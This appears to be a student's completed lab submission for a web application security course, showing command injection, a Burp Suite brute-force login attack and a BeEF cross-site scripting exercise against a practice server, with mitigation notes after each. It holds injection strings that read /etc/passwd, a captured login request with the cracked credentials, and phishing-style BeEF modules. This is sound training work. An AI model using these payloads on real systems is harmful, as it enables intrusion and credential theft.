Cybersecurity

Module 15 Challenge Submission File


Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.


Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:

```
8.8.8.8 && cat ../../../../../etc/passwd:
```



8.8.8.8 && cat ../../../../../etc/hosts:




Write two or three sentences outlining mitigation strategies for this vulnerability:

```
1. Limit user input / word count when calling for files from the web
2. Input validation to limit user ability to modify the file being
   accessed
3. Web server should run under a special service user account that only
   has access to a single web folder
```


Web Application 2: *A Brute Force to Be Reckoned With*


Provide a screenshot confirming that you successfully completed this exploit:

```
Use burpsuite on bwapp login page and send to intercept:
```



Populate payload set 1 and set 2 within intercept:





Start attack, and compare the different lengths of each and the only different length is line 75:


Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
66	timtom	Courage is immortal	200			11801	
67	peterparker	Courage is immortal	200			11801	
68	clarkkent	Courage is immortal	200			11801	
69	michaelsmith	Courage is immortal	200			11801	
70	henryhacker	Courage is immortal	200			11801	
71	superman	I am Iron Man	200			11801	
72	loislane	I am Iron Man	200			11801	
73	spiderman	I am Iron Man	200			11801	
74	jennyjones	I am Iron Man	200			11801	
75	tonystark	I am Iron Man	200			11827	
76	timtom	I am Iron Man	200			11801	
77	peterparker	I am Iron Man	200			11801	
78	clarkkent	I am Iron Man	200			11801	
79	michaelsmith	I am Iron Man	200			11801	
80	henryhacker	I am Iron Man	200			11801	
81	superman	His Past. Our future	200			11801	
82	loislane	His Past. Our future	200			11801	
83	spiderman	His Past. Our future	200			11801	
84	jennyjones	His Past. Our future	200			11801	

Request Response


Pretty Raw Hex

```
1  POST /ba_insecure_login_1.php HTTP/1.1
2  Host: 192.168.13.35
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/108.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.168.13.35/ba_insecure_login_1.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 56
10 Origin: http://192.168.13.35
11 Connection: close
12 Cookie: security_level=0; PHPSESSID=psd6kj9oerejgkevqchmf8dum1
13 Upgrade-Insecure-Requests: 1
14
15 login=tonystark&password=I%20am%20Iron%20Man&form=submit
```

Take the username and password from line 75 and put into login:



Press submit, and successful:




Write two or three sentences outlining mitigation strategies for this vulnerability:

```
1. Have the user create usernames and passwords that are complex, that
   use special-case characters, upper case and lower case characters.
2. Make sure that you can only attempt to login a specific number of
   times, then it locks the user out
3. Use multi-factor authentication, two confirmations that it really is
   the user trying to login
```


Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:


```
Client-side limitation is word count:
```




To change, I used inspect and located the length tag:




Social Engineering > Pretty Theft:






Social Engineering > Fake notification bar:



Host > Get Geolocation (Third Party):



Write two or three sentences outlining mitigation strategies for this vulnerability:

```
1. Make sure data inputted is not code related
2. Input validation, make sure the input matches a specific pattern then
   it can be submitted
3. Sanitizing the user input, makes sure that inputted data is not
   harmful to the database
```